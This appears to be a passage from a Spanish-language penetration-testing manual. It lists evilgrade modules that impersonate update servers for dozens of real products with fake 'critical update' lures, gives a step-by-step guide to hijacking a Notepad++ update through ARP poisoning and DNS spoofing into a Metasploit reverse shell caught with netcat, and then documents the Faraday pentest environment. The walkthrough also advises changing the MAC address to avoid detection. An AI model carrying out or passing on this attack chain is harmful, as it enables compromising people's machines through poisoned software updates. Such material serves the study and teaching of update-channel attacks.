Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
VirtualHost = "(update.speedbit.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
Descripción	This critical update fix internal vulnerability	Descripción display in the update
agent	./agent/agent_perl.tar.gz	Agente a inyectar.
failsite	www.speedbit.com/finishupdate.asp?noupdate=&R=0	Website display when did't finish update
title	Critical update	Title name display in the update
endsite	update.speedbit.com/updateok.html	Website display when finish update

divxsuite
Versión = 1.0
Autor = ["Leandro Costantino < lcostantino +[AT]+ gmail.com>"]
Descripción = "DIVX Suite (Player, WebPlayer, Codec Converter, DrDivX"
VirtualHost = "Versións.divx.com|divx.com|download.divx.com"

Nombre	Predeterminado	Descripción
update_engine_Versión	1.1.1	DivX Update Engine Versión
enable	1	Estado

agent	./agent/agent.exe	Agente a inyectar.
Descripción	Upgrade to DivX 6 and experience the new DivX Player, DivX Codec and DivX Converter. Experience a new level of video quality, advanced media features and one-click conVersión to DivX video.[br][br] [a href="http://go.divx.com/divx/create/overview/en"]Read more[/a]	Update Descripción
Versión	10.1.1	Product Versión
size	'2'.isrcore::utils::RndNum(7)	
state	free	
update_title	DivX Bundle Update	Update title

express_talk
NCH Express Talk
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com >"]
VirtualHost = "(www.audiochannel.net|www.nch.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

fcleaner
Versión = 1.0
Autor = ["German Rodriguez < grodriguez +[AT]+ infobytesec.com >"]
VirtualHost = "(www.fcleaner.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

filezilla
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com >"]
VirtualHost = "(update.filezilla-project.org)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.
Descripción	This critical update fix internal vulnerability	Descripción to be displayed during the update

flashget
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com >"]
VirtualHost = "(www.flashget.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.
Descripción	This critical update fix internal vulnerability	Descripción to be displayed during the update

flip4mac
Versión = 1.0
Autor = ["Federico Kirschbaum < fedek +[AT]+ infobytesec.com>"]
VirtualHost = "(www.flip4mac.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/osx/update.dmg	Agente a inyectar.

freerip
Versión = 1.0
Autor = ["German Rodriguez < grodriguez +[AT]+ infobytesec.com >"]
VirtualHost = "(www.freerip.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

fsecure_client
Versión = 1.0
Autor = ["Matias Ariel Re Medina <mre[at]infobytesec[dot]com>"]
Descripción = "F-Secure client "
VirtualHost = undef

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

getjar
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
VirtualHost = "(download.getjar.com)"

Nombre	Predeterminado	Descripción
Descripción	Critical security update	Descripción display in the update
enable	1	Estado
agent	./include/getjar/j2me.jar	Agente a inyectar.

gom
Versión = 1.0
Autor = ["German Rodriguez < grodriguez +[AT]+ infobytesec.com >"]
VirtualHost = "(app.gomlab.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

googleanalytics
Nombre = Google Analytics
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
Descripción = "This module is used to inject evil updates or payloads in all site with google analytics implementation"
VirtualHost = "(ssl.google-analytics.com|www.google-analytics.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.
payload	alert('test');	Javascript Payload

growl
Versión = 1.0
Autor = ["Federico Kirschbaum < fedek +[AT]+ infobytesec.com>"]
VirtualHost = "(growl.info)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/osx/update.dmg	Agente a inyectar.

inteldriver
Versión = 1.0
Autor = ["Francisco Amato <famato +[AT]+ infobytesec.com"]
Descripción = "CVE: CVE-2016-1493 Found By: Joaqu\xC3\xADn Rodr\xC3\xADguez Varela The Intel Driver Update Utility [1] is a tool that analyzes the system drivers on your computer. The utility reports if any new drivers are available, and provides the download files for the driver updates so you can install them quickly and easily. Intel [2] Driver Update Utility is prone to a Man

in The Middle attack which could result in integrity corruption of the transferred data, information leak and consequently code execution.
https://www.coresecurity.com/advisories/intel-driver-update-utility-mitm"
VirtualHost = "(storefront.download.protexis.net)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.zip	Agente a inyectar.

isopen
Versión = 1.0
Autor = ["German Rodriguez < grodriguez +[AT]+ infobytesec.com >"]
VirtualHost = "(www.koyotesoft.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

istat
Nombre = iStat Menus
Versión = 1.0
Autor = ["Federico Kirschbaum < fedek +[AT]+ infobytesec.com>"]
VirtualHost = "(islayer.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/osx/istatmenus_upgrade_3.01.zip	Agente a inyectar.

itunes
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
VirtualHost = "(ax.itunes.apple.com|AkamaiGHost|itunes.apple.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

jdtoolkit
Nombre = Java Deployment Toolkit
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com >"]
Descripción = "Found By: Neal Poole. The Java Deployment Toolkit Plugin v6.0.240.7 and below for Firefox and Google Chrome can be used to download and run an improperly signed executable on a target\xE2\x80\x99s system. UAC, if enabled, will prompt the user before running the

executable. This vulnerability has been tested and confirmed to exist on Windows 7, both 32-bit and 64-bit. It was fixed in Java 7 and Java 6 Update 29.
https://nealpoole.com/blog/2011/10/java-deployment-toolkit-plugin-does-not-validate-installer-executable/"
VirtualHost = "(java.sun.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

jet
Nombre = JetAudio
Versión = 7.5.4.20
Autor = ["German Rodriguez < grodriguez +[AT]+ infobytesec.com >"]
VirtualHost = "www.jetaudio.com"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

jetphoto
Versión = 1.0
Autor = ["German Rodriguez < grodriguez +[AT]+ infobytesec.com >"]
VirtualHost = "(www.jetphotosoft.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

keepass
Versión = 1.0
Autor = ["Matias Ariel Re Medina <mre[at]infobytesec[dot]com>"]
Descripción = "Keepass updater."
VirtualHost = "keepass.info"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.
exename	KeePass-3.12	Zip name
Versión	3.12	Versión, has to be older than target. No more than 3 digits.

lenovo
Versión = 1.0
Autor = ["Matias Ariel Re Medina <mre[at]infobytesec[dot]com>"]

Descripción = "Lenovo's UpdateAgent"
VirtualHost = "(susapi.lenovomm.com)"

Nombre	Predeterminado	Descripción
force	Yes	Force update? Predeterminado yes.
exename	UpdateAgent	Executable name.
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

lenovoapk
Versión = 1.0
Autor = ["Matias Ariel Re Medina <mre[at]infobytesec[dot]com>"]
Descripción = "Lenovo's APK Update"
VirtualHost = "suslcs.lenovomm.com|susapi.lenovomm.com"

Nombre	Default	Descripción
enable	1	Estado
agent	./agent/agent_stub.apk	Agente a inyectar., must be an android app.
apkname	LenovoApp_signed	App name.

lenovofirmware
Versión = 1.0
Autor = ["Matias Ariel Re Medina <mre[at]infobytesec[dot]com>"]
Descripción = "Lenovo's firmware update"
VirtualHost = "fus.lenovomm.com|tabdl.ota.lenovomm.com"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/rom_stub.zip	Android ROM to update.
romname	YT2-830L_USR_S000067_1410301707_WW21_ROW_TO_YT2-830L_USR_S000209_1504220538_WW21_ROW_WC37	ROM file name.

linkedin
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
VirtualHost = "download.linkedin.com"

Nombre	Predeterminado	Descripción
enable	1	Estado

agent	./agent/agent.exe	Agente a inyectar.
msg	This is a critical security update.	Update information, You can use some tag <PRODUCT_NAME>,<NEW_PRODUCT_Versión>, -

miranda
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com >"]
VirtualHost = "(update.miranda-im.org)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

mirc
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
VirtualHost = "(www.mirc.com|www.mirc.co.uk|update1.mirc.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

nokia
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
VirtualHost = "(config.preminetsolution.com|cgw.download.nokia.com|store.ovi.mobi)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./include/nokia/install.sis	Agente a inyectar.
Descripción	Critical security update	Descripción display in the update

nokiasoftware
Nombre = Nokia Software Update
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com >"]
VirtualHost = "(nds2.fire.nokia.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/nokiafirmware.c0r	Agente a inyectar.

notepadplus

Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
Descripción = "The notepad++ use GUP generic update process so it"s boggy too."
VirtualHost = "notepad-plus.sourceforge.net"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

openbazaar
Versión = 1.0
Autor = ["Matias Ariel Re Medina <mre[at]infobytesec[dot]com>"]
Descripción = "OpenBazaar update.'"
VirtualHost = "(updates.openbazaar.org)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar. Remember that OpenBazaar also runs with .dmg files too.
filename	OpenBazaar-1.1.6_Setup_i386.exe	Client name.
pubdate	2016-06-07T02:13:05.000Z	Publication date of current update.
Versión	1.1.6	Versión name of the client.

openoffice
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
VirtualHost = "(update.services.openoffice.org|update23.services.openoffice.org)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

opera
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
VirtualHost = "(xml.opera.com|www.opera.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.
Descripción	Critical security update	Descripción display in the update

orbit
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com >"]
VirtualHost = "(obupdate.orbitdownloader.com|www.orbitdownloader.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.
Descripción	This critical update fix internal vulnerability	Descripción to be displayed during the update

osx
Nombre = Apple OS X Software
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
VirtualHost = "swscan.apple.com"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agen.exe	Agente a inyectar.
cmd	bin/ls	command to execute

paintnet
Versión = 1.0
Autor = ["German Rodriguez < grodriguez +[AT]+ infobytesec.com >"]
VirtualHost = "(www.getpaint.net)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent2.zip	Agente a inyectar.

panda_antirootkit
Nombre = Panda Antirootkit
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com >"]
VirtualHost = "(acs.pandasoftware.com|suspects.pandasoftware.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

photoscape
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com >"]
VirtualHost = "(www.photoscape.org)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.
Descripción	This critical update fix internal vulnerability	Descripción to be displayed during the update

port
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
VirtualHost = "(code.google.com|serf.googlecode.com|aarnet.au.distfiles.macports.org|
distfiles.macports.org|www.mirrorservice.org|lil.fr.distfiles.macports.org|
ykf.ca.distfiles.macports.org)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.zip./agent/serf-0.7.2.tar.bz2	Agente a inyectar.

quicktime
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com >"]
VirtualHost = "(qtsoftware.apple.com|www.apple.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.
Descripción	This critical update fix internal vulnerability	Descripción to be displayed during the update

safari
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
Descripción = "This module is used to inject evil updates at safari using the vulnerability CVE-2011-3230 discovered by Aaron Sigel"
VirtualHost = "(www.apple.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.
file	/Volumes/ftp.openvz.org/doc/openvz-intro.pdf	File to execute
server	ftp://anonymous:xfdsfsdf@ftp.openvz.org/	Ftp server

samsung

Versión = 1.0
Autor = ["Francisco Amato <famato +[AT]+ infobytesec.com"]
Descripción = "Found By: Joaquín Rodríguez Varela
The Samsung SW Update Tool [1] is a tool that analyzes the system drivers of a computer. You can install relevant software for your computer easier and faster using SW Update. The SW Update program helps you install and update your software and driver easily. Samsung [2] SW Update Tool is prone to a Men in The Middle attack which could result in integrity corruption of the transferred data, information leak and consequently code execution.
https://www.coresecurity.com/advisories/samsung-sw-update-tool-mitm"
VirtualHost = "(orcaservice.samsungmobile.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.zip	Agente a inyectar.

skype
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com >"]
VirtualHost = "(ui.skype.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

soapui
Nombre = Bearsmart SoapUI
Versión = 1.0
Autor = ["Mike Cromwell"]
VirtualHost = "(dl.eviware.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar. (exe, dmg or sh)

sparkle
Versión = 1.0
Autor = ["Federico Kirschbaum < fedek +[AT]+ infobytesec.com>"]
VirtualHost = "(adium.im)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/osx/update.dmg	Agente a inyectar.

sparkle2
Versión = 1.0

Autor = ["Matias Ariel Re Medina <mre[at]infobytesec[dot]com>"]
Descripción = "Sparkle "
VirtualHost = undef

Nombre	Predeterminado	Descripción
Versión	9999	App Versión.
ftp	ftp://anonymous:nopass@our-fake-server.com/	FTP server (our-fake-server.com) to host our malicious code.
termfile	file:///Volumes/our-fake-server.com/UPGRADE.terminal	UPGRADE.terminal file is an exported setting profile from the Terminal app (Terminal -> Preferences -> Profiles). Inside the "Shell" tab of selected profile, there is a possibility to add a startup command to execute immediately after loading a profile.
appurl	https://github.com/sequelpro/sequelpro/releases/download/release-1.1/sequel-pro-1.1.dmg	Application url.
sVersión	9.99	App Versión.
agent	./agent/osx/update.dmg	Agente a inyectar.
applink	http://www.sequelpro.com	Application link.
pubdate	Wed, 08 Jun 2019 19:20:11 +0000	Release date.
enable	1	Estado
dsasig	dsasig MCwCFAyXhQMU7BR1tqa8KFuXnGAooA4ZAhQtJoStAhvbfmvsaejqnWSKWZUuY==	DSA Signature.
appname	Sequel Pro	Application name.

speedbit
Nombre = Speedbit Video Acceleration / SpeedOptimizer3
Versión = 1.1
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
VirtualHost = "online.speedbit.com"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

sunbelt
Nombre = Sunbelt Personal Firewall
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com >"]
VirtualHost = "(updates.sunbeltsoftware.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

sunjava
Nombre = Sun Microsystems Java
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
VirtualHost = "(java.sun.com|javadl-esd.sun.com)"

Nombre	Predeterminado	Descripción
title	Critical update	Title name displayed in the update
arg	http://java.sun.com/x.jnlp"	Arg passed to Agent
enable	1	Estado
agent	./include/sunjava/JavaPayload/ FunnyClass2.jar	Agente a inyectar.
atitle	Critical vulnerability	Title name to be displayed in the systray item popup
Descripción	This critical update fix internal vulnerability	Descripción to be displayed during the update

superantispyware
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com >"]
VirtualHost = "(www.superantispyware.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
Descripción	This critical update fix internal vulnerability	Descripción to be displayed during the update
agent	./agent/agent.zip	Agente a inyectar.

teamviewer
Versión = 1.0
Autor = ["German Rodriguez < grodriguez +[AT]+ infobytesec.com >"]
Descripción = "TeamViewer"
VirtualHost = "download.teamviewer.com"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.zip	Agente a inyectar.

techtracker
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com >"]
VirtualHost = "(dw.com.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

timedoctor
Versión = 1.2
Autor = ["Fernando Munoz <fernando +[AT]+ null-life.com>","Daniel Correa <daniel +[AT]+ null-life.com"]
VirtualHost = "(updates.timedoctor.com|myserver.timedoctor.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

trillian
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com >"]
VirtualHost = "(www.ceruleanstudios.com|cerulean.cachenetworks.com|www.trillian.im)"

Nombre	Predeterminado	Descripción
Descripción	This critical update fix internal vulnerability. Please download it now!	Descripción to be displayed during the update
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

ubertwitter
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
VirtualHost = "(reg3.ubertwitter.com|reg2.ubertwitter.com)"

Nombre	Predeterminado	Descripción
enable	0	Estado
agent	./agent/EkopartyWebIcon.cod	Agente a inyectar.

vidbox
Versión = 1.0
Autor = ["German Rodriguez < grodriguez +[AT]+ infobytesec.com >"]
VirtualHost = "(www.vidbox.001webs.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

virtualbox
Versión = 1.1
Autor = ["Andres Pazos < apazos +[AT]+ infobytesec.com>"]
VirtualHost = "update.virtualbox.org"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

vmware
Nombre: VMware Server
Versión = 1.0
Autor = ["Claudio Criscione < claudio +[AT]+ criscio.net >"]
Descripción = "VIlurker VIclient attack\n
This module performs the VIlurker attack against\n a Virtual Infrastructure or VSphere client.\n
The VI client will be tricked into downloading\n a fake update which will be run under the user's credentials."
VirtualHost = ""

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

winamp
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobyte.com>"]
VirtualHost = "(www.winamp.com|client.winamp.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

winscp
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
VirtualHost = "winscp.net"

Nombre	Predeterminado	Descripción

enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

Windows Update
Winupdate
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
VirtualHost = "(windowsupdate.microsoft.com|update.microsoft.com|www.microsoft.com|
go.microsoft.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.
familyid	ad724ae0-e72d-4f54-9ab3-75b8eb148356 | It's the microsoft familyid from download center default (Removal tool)	

winzip
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
VirtualHost = "update.winzip.com"

Nombre	Predeterminado	Descripción
enable	1	Estado
Descripción	Critical security update	Descripción display in the update
agent	./agent/agent.exe	Agente a inyectar.

yahooMSN
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
VirtualHost = "download.yimg.com"

Nombre	Predeterminado	Descripción
enable	0	Estado
Descripción	Critical security update	Descripción display in the update
agent	./agent/agent.cab	Agente a inyectar.

5.4. 15 Pasos para piratear Windows

1. Ejecutar evilgrade
Se recomienda cambiar la dirección MAC con un programa como macchanger con el fin de dificultar la detección del ordenador atacante.

2. El siguiente paso es la determinación del objetivo de la aplicación, porque evilgrade creará una actualización falsa para inyectar en la computadora víctima. Para enumerar todos los módulos compatibles, utilizar

evilgrade > show modules

En este ejemplo apuntaremos a los usuarios que usan Notepad Plus, por lo que cuando actualicen su aplicación, automáticamente quedará atrapado en la trampa. Para ello simplemente ejecutar

evilgrade > configure notepadplus

3. Para ver las opciones que se pueden configurar, usar el comando show options.
En este caso cuando la víctima actualice su notepadplus, no lo hará desde notepad-plus.sourceforge.net. sino del ordenador del atacante.

4. El siguiente paso es configurar un agente. Por ejemplo se puede emplear un agente para crear shell_reverse_tcp usando msfpayload.

evilgrade(notepadplus) > set agent '["/pentest/exploits/framework3/msfpayload windows/shell_reverse_tcp]'

De esta forma cuando se ejecuta, se cargará esta payload de Metasploit.

5. El siguiente paso que necesitamos es iniciar el servidor de evilgrade. Asegúrese de que su puerto 80 esté vacío.

6. Después de terminar de configurar evilgrade, también necesitamos configurar el ataque MitM (Man in the Middle) usando el programa ettercap. Después redirigir la conexión al servidor evilgrade cuando alguien actualice su aplicación de notepad plus.

7. Para el siguiente paso usaremos el programa ettercap.
Para ejecutar ettercap, abrir una nueva terminal y ejecutar el comando ettercap -G
Click Sniff –> Unified sniffing –> y elegir la interfaz a usar, por ejemplo eth0.

8. El siguiente paso es que debemos habilitar el complemento dns_spoof que este complemento utiliza para redirigir la solicitud de la víctima al servidor evilgrade.
Click Plugins –> Manage the plugins –> Double click dns_spoof

9. El siguiente paso es escanear los dispositivos en nuestra red para poder determinar el objetivo.
Click Hosts –> Scan for hosts.

10. A continuación ya podemos realizar el ataque MitM (Man in the middle) para interceptar todos los datos en la red.
Click Mitm –> Arp poisoning –> check "Sniff remote connection".

11. A continuación ejecutar el programa ettercap para iniciar el rastreo.

12. El siguiente paso es utilizar el programa netcat para escuchar en el puerto 1234 que ya definimos antes al configurar evilgrade.

Para ello abrir un nuevo terminal y ejecutar el comando
nc -l -v -p 1234
donde
-l :para escuchar cualquier conexión entrante
-v : verbose
-p : puerto por donde escuchar

13. Cuando el usuario abre su aplicación Notepad Plus y la aplicación solicita la aplicación de actualización automáticamente y el usuario responde >YES, en realidad está siendo víctima de este ataque.

6. Faraday

Faraday presenta un nuevo concepto: IPE (Integrated Penetration-Test Environment), un IDE de prueba de penetración multiusuario. Diseñado para distribuir, indexar y analizar los datos generados durante una auditoría de seguridad.


Faraday se creó para permitir aprovechar las herramientas disponibles en la comunidad de una manera verdaderamente multiusuario.

Diseñado para simplificar, los usuarios no deben notar diferencia entre su propia aplicación de terminal y la incluida en Faraday. Desarrollado con un conjunto especializado de funcionalidades, los usuarios mejoran su propio trabajo.

6.1. Arquitectura

Faraday está compuesto por el servidor Faraday y el cliente Faraday con una propuesta basada en el servidor central. El cliente habla casi exclusivamente con el servidor y el servidor se utiliza para sincronizar el estado del programa entre instancias.
Ejecutar: faraday-manage database-schema

La imagen explica el esquema de la base de datos.



Faraday usa PostgreSQL como motor de la base de datos.

El servidor proporciona todo lo demás utilizando una API REST. También puede realizar consultas sobre la base de datos relacional estructurada de acuerdo con los modelos de Host/Servicios/ Vulnerabilidad (server/models.py). Nuestro servidor actúa como un servidor web basado en Twisted que proporciona sockets web, wsgi y sirve archivos estáticos.

Cada usuario se conecta al mismo servidor Faraday, que está conectado a una base de datos PostgreSQL. Esto permite compartir y sincronizar datos sin problemas.

6.2. Workspaces

Los espacios de trabajo se utilizan para mantener la información recopilada de las diferentes herramientas y/o comandos utilizados en las acciones para cada prueba de penetración. Cada espacio de trabajo integra todos los resultados de los pentesters de un proyecto determinado en la consola web, lo que le permite identificar y administrar su información en un solo lugar.

Para administrar los espacios de trabajo, se debe acceder a la interfaz web de Faraday y hacer clic en el menú deslizante de Faraday a la derecha de la pantalla y luego en Wokspaces

Los espacios de trabajo que puede ver en una lista, donde puede crearlos, editarlos o eliminarlos como desee.

Para crear un espacio de trabajo desde la ventana de espacios de trabajo, hacer clic en New y completar

- Nombre del espacio de trabajo
- Descripción (opcional)
- Propietario
- Fecha de inicio Fecha de término
- Alcance del espacio de trabajo
- Usuarios que pueden acceder al espacio de trabajo.

Para editar un espacio de trabajo hacer click en Edit de la ventana del espacio de trabajo


También se puede activar/desactivar los espacios de trabajo y/o marcarlos como de solo lectura. Esto afectará la cantidad de espacios de trabajo activos en la licencia. Por ejemplo si la licencia tiene 5 espacios de trabajo simultáneos y se necesita uno adicional y no necesita uno anterior, todo lo que necesita hacer es desactivar el antiguo y ahora puede crear un nuevo espacio de trabajo para el nuevo proyecto.

Para borrar un espacios de trabajo, hacer click en Delete de la ventana del espacio de trabajo

6.3. Plugins

6.3.1. Motor plugin

El diagrama siguiente explica la arquitectura de los plugins:



El motor plugin tiene los componentes siguientes:

- Report Processor
- Plugin Controller
- Plugin Process
- Model Controller

Los modelos Plugins, Report y Persistence corre cada uno en un thread separado. La comunicación entre threads se hace mediante colas de espera. El Report Processor es un proceso y puede haber un proceso para cada área de trabajo.

Report Processor
Busca archivos en el directorio .faraday/reports buscando informes de herramientas externas. El Report Processor llamará al controlador del plugin utilizando el método ProcessReport con el nombre del archivo del informe.

Plugin Controller
Abrirá el nombre de archivo pasado en ProcessReport y pondrá en cola los contenidos en output_queue. La output_queue será consumida por el Plugin Process

Plugin Process
Plugin Process detectará el plugin correspondiente que coincida con el archivo del informe. Cuando encuentre el plugin, llamará a ProcessReport o ProcessOutput si se llama desde el shell. Mientras se ejecuta el plugin en la Plugin Instance, se invocarán métodos como CreateAndAddHost y similares. Cada uno de CreateAndADD (o Update, Delete, etc.) pondrá en cola un código de acción con una instancia de modelos de servidor de persistencia en la cola de pending_actions.

Model Controller
Este controlador consume la cola de pending_actions y creará solicitudes http y serializará instancias de modelo de persistencia. Todas las solicitudes http se realizarán en el servidor de Faraday.

6.3.2. Lista de plugins

